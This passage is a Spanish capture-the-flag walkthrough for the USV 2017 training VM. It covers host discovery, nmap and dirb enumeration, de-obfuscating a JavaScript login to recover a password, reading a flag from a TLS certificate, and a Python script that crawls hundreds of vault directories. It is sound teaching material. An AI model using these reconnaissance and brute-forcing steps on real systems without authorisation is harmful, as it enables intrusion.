

Lo primero es hacer un netdiscover para saber cuál es la máquina, como siempre.

Nota: He metido la máquina con la IP que he descubierto en el /etc/hosts para no depender de ella en el informe.


Lo siguiente es lanzar un nmap:

```
# Nmap 7.01 scan initiated Sun Jan 28 20:38:47 2018 as: nmap -sT -sV -oA USV2017 -p- USV
Nmap scan report for USV (192.168.1.136)
Host is up (0.00073s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5b
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp    open  http         Apache httpd
4369/tcp  open  epmd        Erlang Port Mapper Daemon
5222/tcp  open  jabber       ejabberd (Protocol 1.0)
5269/tcp  open  jabber       ejabberd
5280/tcp  open  ssl/xmpp-bosh?
15020/tcp open  ssl/ssl     Apache httpd (SSL-only mode)
37279/tcp open  unknown
MAC Address: 08:00:27:C5:25:00 (Oracle VirtualBox virtual NIC)
Service Info: Host: localhost; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 28 20:40:44 2018 -- 1 IP address (1 host up) scanned in 116.83 seconds
```

Intentado acceder por telnet o ssh sólo se nos pregunta por la contraseña, así pues este camino no ofrece ninguna pista.

Probando el puerto 80:



Si descargamos la imagen para ver si esconde algún dato:

```
root@kali:~/Security/USV2017# exiftool index.jpeg
ExifTool Version Number : 10.23
File Name      : index.jpeg
Directory     : .
File Size      : 165 kB
File Modification Date/Time : 2018:01:28 21:09:33+01:00
File Access Date/Time   : 2018:01:28 21:09:47+01:00
File Inode Change Date/Time : 2018:01:28 21:09:33+01:00
File Permissions    : rw-r--r--
File Type        : JPEG
File Type Extension : jpg
MIME Type       : image/jpeg
JFIF Version    : 1.01
Resolution Unit : inches
X Resolution    : 72
Y Resolution    : 72
Profile CMM Type : Lino
Profile Version  : 2.1.0
Profile Class    : Display Device Profile
Color Space Data : RGB
Profile Connection Space : XYZ
Profile Date Time : 1998:02:09 06:49:00
Profile File Signature : acsp
Primary Platform : Microsoft Corporation
CMM Flags       : Not Embedded, Independent
Device Manufacturer : IEC
Device Model     : sRGB
Device Attributes : Reflective, Glossy, Positive, Color
Rendering Intent : Perceptual
Connection Space Illuminant : 0.9642 1 0.82491
Profile Creator  : HP
Profile ID       : 0
Profile Copyright : Copyright (c) 1998 Hewlett-Packard Company
Profile Description : sRGB IEC61966-2.1
Media White Point : 0.95045 1 1.08905
Media Black Point : 0 0 0
Red Matrix Column : 0.43607 0.22249 0.01392
Green Matrix Column : 0.38515 0.71687 0.09708
Blue Matrix Column : 0.14307 0.06061 0.7141
Device Mfg Desc   : IEC http://www.iec.ch
Device Model Desc : IEC 61966-2.1 Default RGB colour space - sRGB
Viewing Cond Desc : Reference Viewing Condition in IEC61966-2.1
Viewing Cond Illuminant : 19.6445 20.3718 16.8089
Viewing Cond Surround : 3.92889 4.07439 3.36179
Viewing Cond Illuminant Type : D50
Luminance         : 76.03647 80 87.12462
Measurement Observer : CIE 1931
Measurement Backing : 0 0 0
Measurement Geometry : Unknown
Measurement Flare   : 0.999%
```

Measurement Illuminant : D65
Technology : Cathode Ray Tube Display
Red Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Blue Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Image Width : 1024
Image Height : 681
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)
Image Size : 1024x681
Megapixels : 0.697

Vemos que tampoco hay nada que llame la atención.

Así las cosas, probemos con dirbuster, a ver qué nos ofrece:

```
root@kali:~/Security/USV2017# dirb http://USV /usr/share/wordlists/dirb/big.txt -w
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Sun Jan 28 21:12:58 2018  
URL_BASE: http://USV/  
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt  
OPTION: Not Stopping on warning messages
```

```
-----  
GENERATED WORDS: 20458
```

```
---- Scanning URL: http://USV/ ----  
==> DIRECTORY: http://USV/admin2/  
+ http://USV/server-status (CODE:403|SIZE:222)  
  
---- Entering directory: http://USV/admin2/ ----  
==> DIRECTORY: http://USV/admin2/js/  
  
---- Entering directory: http://USV/admin2/js/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

```
-----  
END_TIME: Sun Jan 28 21:13:42 2018  
DOWNLOADED: 61374 - FOUND: 1
```

Si accedemos a la primera URL, obtenemos una pantalla de login:



Para ver si nos puede arrojar algo de luz, miramos el código fuente. Vemos que el login se maneja de la siguiente forma:

```
<form name="password" method="post" onsubmit="return validate()">
<input type="password" id="pass" name="passinp" placeholder="Password" required><br><br>
<input type="submit" id="sub" value="Login"><br>
<p id="valid"></p>
</form>
</div>
</center>
<script>
var
_0xeb5f=["\x76\x61\x6C\x75\x65","\x70\x61\x73\x73\x69\x6E\x70","\x70\x61\x73\x73\x77\x6F\x
72\x64","\x66\x6F\x72\x6D\x73","\x63\x6F\x6C\x6F\x72","\x73\x74\x79\x6C\x65","\x76\x61\x6C
\x69\x64","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x67\x72\x65\x65\x6E
",""\x69\x6E\x6E\x65\x72\x48\x54\x4D\x4C","\x49\x74\x61\x6C\x79\x3A","\x72\x65\x64","\x49\x
6E\x63\x6F\x72\x72\x65\x63\x74\x21"];function validate(){var _0xb252x2=123211;var
_0xb252x3=3422543454;var _0xb252x4=document[_0xeb5f[3]][_0xeb5f[2]][_0xeb5f[1]]
[_0xeb5f[0]];var _0xb252x5=md5(_0xb252x4);_0xb252x4+= 4469;_0xb252x4-=
234562221224;_0xb252x4*= 1988;_0xb252x2-= 2404;_0xb252x3+= 2980097;if(_0xb252x4==
1079950212331060){document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]]=
_0xeb5f[8];document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[9]]= _0xeb5f[10]+ _0xb252x5}else
{document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]]= _0xeb5f[11];document[_0xeb5f[7]]
(_0xeb5f[6])[_0xeb5f[9]]= _0xeb5f[12]};return false}

</script>
```

Observamos un código Javascript claramente ofuscado. Intentemos desofuscarlo, para ello utilizamos la página <http://jsnice.org/>:

```
/** @type {Array} */
_0xeb5f = ["value", "passinp", "password", "forms", "color", "style", "valid", "getElementById",
"green", "innerHTML", "Italy:", "red", "Incorrect!"];
/**
 * @return {?}
 */
function validate() {
/** @type {number} */
var _0xb252x2 = 123211;
/** @type {number} */
```

```

var _0xb252x3 = 3422543454;
var source = document[_0xeb5f[3]][_0xeb5f[2]][_0xeb5f[1]][_0xeb5f[0]];
var sourceId = md5(source);
source += 4469;
source -= 234562221224;
source *= 1988;
_0xb252x2 -= 2404;
_0xb252x3 += 2980097;
if (source == 0x3d63580c7f634) {
    document[_0xeb5f[7]][_0xeb5f[6]][_0xeb5f[5]][_0xeb5f[4]] = _0xeb5f[8];
    document[_0xeb5f[7]][_0xeb5f[6]][_0xeb5f[9]] = _0xeb5f[10] + sourceId;
} else {
    document[_0xeb5f[7]][_0xeb5f[6]][_0xeb5f[5]][_0xeb5f[4]] = _0xeb5f[11];
    document[_0xeb5f[7]][_0xeb5f[6]][_0xeb5f[9]] = _0xeb5f[12];
}
return false;
}
;

```

Por tanto, para hacer un login correcto, se compara la variable “source” con un valor en hexadecimal. Sabemos que lo de dentro del “if” es el login correcto porque hace uso de los elementos del array _0xeb5f que hacen referencia al login correcto (_0xeb5f[6] = “valid”...) y lo mismo para el else.

Teniendo en cuenta que a la variable “source” se le realizan operaciones aritméticas, inferimos que es una variable de tipo numérico. Sabiendo que el resultado hexadecimal final debe ser: **0x3d63580c7f634**, podemos revertir las operaciones para saber el valor que debemos introducir en el login.

Para obtener el valor decimal utilizaremos: <https://www.binaryhexconverter.com/hex-to-decimal-converter>

Hex Value (max. 7fffffffffffffff)	Decimal Value
0x3d63580c7f634	1079950212331060

Convert swap conversion: [Decimal to Hex](#)

Así las cosas:

$$\frac{1079950212331060}{1988} + 234562221224 - 4469 = 777796730000$$

Sin embargo, si metemos como password ese número, nos dice que el login es incorrecto.

Si repasamos el código javascript, vemos que la variable “source” en un principio es un array de tipo string. Debido a la sobrecarga de operadores en JS, cuando a un string se le realiza una operación aritmética diferente de la suma con una variable de tipo entero, automáticamente se hace casting (conversión) a tipo entero.

En el caso concreto de la suma entre un string y un entero, lo que se hace es concatenar al string inicial el tipo entero como string también.

Así las cosas, hasta el paso de la suma:

$$\frac{1079950212331060}{1988} + 234562221224 = 77779673\textcolor{blue}{4469}$$

Puesto que “**4469**” es la parte que se ha anexionado al final del string en el primer paso de la suma, si revertimos este paso nos queda que el password inicial será: 77779673. Probemos:



Así pues, ya tenemos el **flag Italy:46202df2ae6c46db8efc0af148370a78**.

Si seguimos explorando el resto de puertos que han aparecido en nmap, vemos que hay unos cuántos referidos a jabberd, que es un servidor de xmpp:

```
4369/tcp open epmd      Erlang Port Mapper Daemon
5222/tcp open jabber    ejabberd (Protocol 1.0)
5269/tcp open jabber    ejabberd
5280/tcp open ssl/xmpp-bosh?
```

Tras jugar con ellos y con los scripts de nmap, poco más se puede sacar de ahí. De hecho, utilizando este script:


```
root@kali:~# nmap -p 4369 --script epmd-info usv
```

Descubrimos que el puerto unknown que aparecía en nmap, pertenece también a un proceso de jabberd.

Así las cosas, sólo nos queda un puerto por investigar:

```
15020/tcp open ssl/ssl    Apache httpd (SSL-only mode)
```

Intentemos acceder mediante el navegador (nótese que al ser SSL-only, es indispensable acceder por https):



Mirando el código HTML, no se aprecia nada. Bajando la imagen y realizando un exiftool, tampoco se aprecia nada.

Al acceder a esta URL, nos ha aparecido una advertencia de seguridad instándonos a aceptar un certificado no confiable. Examinémoslo pues:

The certificate viewer window displays the following details:

General	
Could not verify this certificate because the issuer is unknown.	
Issued To	
Common Name (CN)	a51f0eda836e4461c3316a2ec9dad743
Organization (O)	CTF
Organizational Unit (OU)	<Not Part Of Certificate>
Serial Number	00:8E:3D:2F:99:A9:D1:52:3B
Issued By	
Common Name (CN)	a51f0eda836e4461c3316a2ec9dad743
Organization (O)	CTF
Organizational Unit (OU)	<Not Part Of Certificate>
Period of Validity	
Begins On	10/16/2017
Expires On	10/16/2018
Fingerprints	
SHA-256 Fingerprint	60:53:DD:91:E4:F6:62:88:5C:2A:57:87:6A:10:2F:33: CE:ED:E1:78:BC:5E:31:FF:BA:1A:A6:C5:39:37:66:5C
SHA1 Fingerprint	39:1B:4C:37:A7:82:06:81:DC:8C:41:56:CE:DC:B7:BD:7A:79:C0:88

Certificate Viewer: "a51f0eda836e4461c3316a2ec9dad743"

General Details

Certificate Hierarchy

```
a51f0eda836e4461c3316a2ec9dad743
```

Certificate Fields

- ▼ a51f0eda836e4461c3316a2ec9dad743
 - └ Certificate
 - └ Version
 - └ Serial Number
 - └ Certificate Signature Algorithm
 - └ Issuer
 - └ Validity
 - └ Not Before
 - └ Not After
 - └ Subject
 - └ Subject Public Key Info
 - └ Subject Public Key Algorithm
 - └ Subject's Public Key
 - └ Extensions
 - └ Certificate Subject Key ID
 - └ Certificate Authority Key Identifier

Field Value

```
E = ctf@root.local
CN = a51f0eda836e4461c3316a2ec9dad743
O = CTF
L = Paris
ST = Paris
C = FR
```

Export...

Close

Parece que hemos dado con otra flag: **France [a51f0eda836e4461c3316a2ec9dad743]**

No hay otro sitio por el que seguir tirando del hilo más que esta URL en https. Así pues, lancemos de nuevo “dirb”, que nos ofrece resultados interesantes:

```
root@kali:~# dirb https://USV:15020 /usr/share/wordlists/dirb/big.txt -w
```

DIRB v2.22

By The Dark Raver

START_TIME: Wed Jan 31 22:32:07 2018

URL_BASE: https://USV:15020/

WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

OPTION: Not Stopping on warning messages

GENERATED WORDS: 20458

---- Scanning URL: https://USV:15020/ ----

=> DIRECTORY: **https://USV:15020/blog/**

+ https://USV:15020/server-status (CODE:403|SIZE:222)

=> DIRECTORY: https://USV:15020/vault/

---- Entering directory: https://USV:15020/blog/ ----

=> DIRECTORY: **https://USV:15020/blog/admin/**

=> DIRECTORY: https://USV:15020/blog/classes/

=> DIRECTORY: https://USV:15020/blog/css/

=> DIRECTORY: https://USV:15020/blog/images/

---- Entering directory: **https://USV:15020/vault/** ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/admin/ ----

=> DIRECTORY: **https://USV:15020/blog/admin/uploads/**

---- Entering directory: https://USV:15020/blog/classes/ ----

=> DIRECTORY: https://USV:15020/blog/classes/securimage/

---- Entering directory: https://USV:15020/blog/css/ ----

---- Entering directory: https://USV:15020/blog/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/admin/uploads/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/classes/securimage/ ----

=> DIRECTORY: https://USV:15020/blog/classes/securimage/audio/

=> DIRECTORY: https://USV:15020/blog/classes/securimage/backgrounds/

=> DIRECTORY: https://USV:15020/blog/classes/securimage/database/

==> DIRECTORY: https://USV:15020/blog/classes/securimage/examples/
==> DIRECTORY: https://USV:15020/blog/classes/securimage/images/
==> DIRECTORY: https://USV:15020/blog/classes/securimage/words/

---- Entering directory: https://USV:15020/blog/classes/securimage/audio/ ----
==> DIRECTORY: https://USV:15020/blog/classes/securimage/audio/en/

---- Entering directory: https://USV:15020/blog/classes/securimage/backgrounds/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/classes/securimage/database/ ----

---- Entering directory: https://USV:15020/blog/classes/securimage/examples/ ----


---- Entering directory: https://USV:15020/blog/classes/securimage/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://USV:15020/blog/classes/securimage/words/ ----

---- Entering directory: https://USV:15020/blog/classes/securimage/audio/en/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Wed Jan 31 22:36:49 2018
DOWNLOADED: 327328 - FOUND: 1

Nos han aparecido unos cuántos directorios a priori interesantes. Comencemos a inspeccionarlos:



The screenshot shows a web browser window with the URL https://usv:15020/blog/. The page has a header with navigation links like Home, Admin, and various Kali Linux tools. The main content features a banner with several Minions. Below the banner, there's a 'Welcome' section with a paragraph about the Minions' backstory. There are two comment sections: 'Impressions' and 'Kevin's journal'. The 'Impressions' section contains a single paragraph from a user named 'Be the first to comment'. The 'Kevin's journal' section also contains a single paragraph from the same user. Both sections have a 'Be the first to comment' link at the bottom.

Welcome

Evolving from single-celled yellow organisms at the dawn of time, Minions live to serve, but find themselves working for a continual series of unsuccessful masters, from T. Rex to Napoleon. Without a master to grovel for, the Minions fall into a deep depression. But one minion, Kevin, has a plan: accompanied by his pals Stuart and Bob, Kevin sets forth to find a new evil boss for his brethren to follow. Their search leads them to Scarlet Overkill, the world's first-ever super-villainess.

Impressions

"Minions" is relentless, however, and in more ways than one. It's relentless in its depiction of the slapstick-infused shenanigans that will keep the little ones entranced in their seats. Then, sensing the duresse that parents were under when their aforementioned crumbsnatchers demanded to see it, the film relentlessly throws every single oldies station pop and rock song it can find at the speakers. "Minions" opens with The Turtles' "Happy Together," ends post-credits with The Beatles' "Revolution" and finds time for a number from "Hail" that threatens to end the way Act 1 of that musical did. If that weren't enough, the voice talent includes "Mad Men's" Jon Hamm, "Birdman's" Michael Keaton and Sandra Bullock as Gru's villainous precursor, the delectably named Scarlett Overkill. Before we get to evil Sandy Bullock, our narrator (a droll Geoffrey Rush) takes us through the evolution of the minion. They climbed out of the soup to serve T-Rexes, pharaohs and even Napoleon, who banished them to Antarctica after an unfortunate cannon accident. Fed up with their frigid existence, minion leader Kevin sets out to find a new master for his brethren. He asks for volunteers and gets one-eyed Stuart and goofy runt Bob, who is small even by minion standards.


Kevin's journal

I love to make fun of and tease people or Minions, for example I made fun of Jerry and tease him for being a coward. I love playing golf and cricket. In the film Minions I am leader of the trio in search of a new master. I truly care about the well-being of the Minion tribe (which is dependent on having a proper master).

1 comment


The Minions Language

Parece ser un simple blog.



The screenshot shows a web browser window with the URL https://usv:15020/blog/admin/login.php. The page title is "Login". A dark green header bar is labeled "Login Box". Below it are two input fields: "Login" and "Password". To the right of the password field is a CAPTCHA image containing the text "v8E8ra" and a speaker icon. Below the CAPTCHA is a text input field with the placeholder "Type the text:". At the bottom is a pink "Login" button with a key icon.

Una pantalla de login de admin, en cuyo código HTML no se observa nada especial.



The screenshot shows a web browser window with the URL https://usv:15020/blog/admin/uploads/. The page title is "Index of /blog/admin/uploads". It features a table with the following columns: "Name", "Last modified", "Size", and "Description". There is one entry in the table: "[Parent Directory](#)". The "Description" column for this entry contains a single dash (-).

Name	Last modified	Size	Description
Parent Directory	-	-	-

Una página de subida de ficheros, sin mayor interés de momento.

① https://usv:15020/vault/

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Vis

Index of /vault

	Name	Last modified	Size	Description
	Parent Directory		-	
	Door1/	2017-10-20 08:38	-	
	Door2/	2017-10-20 08:38	-	
	Door3/	2017-10-20 08:38	-	
	Door4/	2017-10-20 08:38	-	
	Door5/	2017-10-20 08:38	-	
	Door6/	2017-10-20 08:38	-	
	Door7/	2017-10-20 08:38	-	
	Door8/	2017-10-20 08:38	-	
	Door9/	2017-10-20 08:38	-	
	Door10/	2017-10-20 08:38	-	
	Door11/	2017-10-20 08:38	-	
	Door12/	2017-10-20 08:38	-	
	Door13/	2017-10-20 08:38	-	
	Door14/	2017-10-20 08:38	-	
	Door15/	2017-10-20 08:38	-	
	Door16/	2017-10-20 08:38	-	
	Door17/	2017-10-20 08:38	-	
	Door18/	2017-10-20 08:38	-	
	Door19/	2017-10-20 08:38	-	
	Door20/	2017-10-20 08:38	-	
	Door21/	2017-10-20 08:38	-	
	Door22/	2017-10-20 08:38	-	
	Door23/	2017-10-20 08:38	-	
	Door24/	2017-10-20 08:38	-	
	Door25/	2017-10-20 08:38	-	
	Door26/	2017-10-20 08:38	-	
	Door27/	2017-10-20 08:38	-	
	Door28/	2017-10-20 08:38	-	
	Door29/	2017-10-20 08:38	-	
	Door30/	2017-10-20 08:38	-	

Una carpeta, llamada vault, que contiene a su vez otras 300 subcarpetas con el nombre DoorXXX.

Name	Last modified	Size	Desc
Parent Directory		-	
Vault1/	2017-10-20 08:38	-	
Vault2/	2017-10-20 08:38	-	
Vault3/	2017-10-20 08:38	-	
Vault4/	2017-10-20 08:38	-	
Vault5/	2017-10-20 08:38	-	
Vault6/	2017-10-20 08:38	-	
Vault7/	2017-10-20 08:38	-	
Vault8/	2017-10-20 08:38	-	
Vault9/	2017-10-20 08:38	-	
Vault10/	2017-10-20 08:38	-	
Vault11/	2017-10-20 08:38	-	
Vault12/	2017-10-20 08:38	-	
Vault13/	2017-10-20 08:38	-	
Vault14/	2017-10-20 08:38	-	
Vault15/	2017-10-20 08:38	-	
Vault16/	2017-10-20 08:38	-	
Vault17/	2017-10-20 08:38	-	
Vault18/	2017-10-20 08:38	-	
Vault19/	2017-10-20 08:38	-	
Vault20/	2017-10-20 08:38	-	
Vault21/	2017-10-20 08:38	-	
Vault22/	2017-10-20 08:38	-	
Vault23/	2017-10-20 08:38	-	
Vault24/	2017-10-20 08:38	-	
Vault25/	2017-10-20 08:38	-	
Vault26/	2017-10-20 08:38	-	
Vault27/	2017-10-20 08:38	-	
Vault28/	2017-10-20 08:38	-	
Vault29/	2017-10-20 08:38	-	
Vault30/	2017-10-20 08:38	-	

Dentro de cada carpeta del tipo DoorXXX, hallamos otras 100 subcarpetas con el nombre VaultXXX.

The screenshot shows a web browser window with the URL <https://usv:15020/vault/Door1/Vault2>. The page title is "Index of /vault/Door1/Vault2". Below the title is a table with the following data:

Name	Last modified	Size	Description
Parent Directory	-	-	

Es de suponer que dentro de alguna de todas ellas habrá alguna pista para poder continuar con el CTF pero es inviable recorrerlas a mano.

La opción más viable que he encontrado ha sido hacer un pequeño script en Python que haga una petición HTTP a cada una de las carpetas, almacenando la respuesta en un archivo.

Una vez hecho esto, es de suponer que todos los archivos tendrán el mismo tamaño (puesto que las carpetas estarán vacías), excepto uno que será el que contenga la pista o similar.

Dicho esto, el script en Python:

```
1 import requests
2
3 for directorio1 in range(1,300):
4     for directorio2 in range(1,100):
5         peticion=requests.get('https://usv:15020/vault/Door'+str(directorio1)+'/Vault'+str(directorio2),verify=False)
6
7         archivo=open('Door'+str(directorio1)+'.Vault'+str(directorio2),'w')
8         archivo.write(peticion.text)
9
```

Una vez hacemos correr el script y ha acabado, ordenamos todos los archivos resultantes por tamaño, para ver en qué carpeta está el archivo que nos interesa:

```
root@kali:~/Security/USV2017/fuzzing# ls -lh --sort=size | head
total 116M
-rw-r--r-- 1 root root 916 Feb  4 20:59 Door223.Vault1
-rw-r--r-- 1 root root 907 Feb  4 20:59 Door222.Vault70
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault10
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault11
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault12
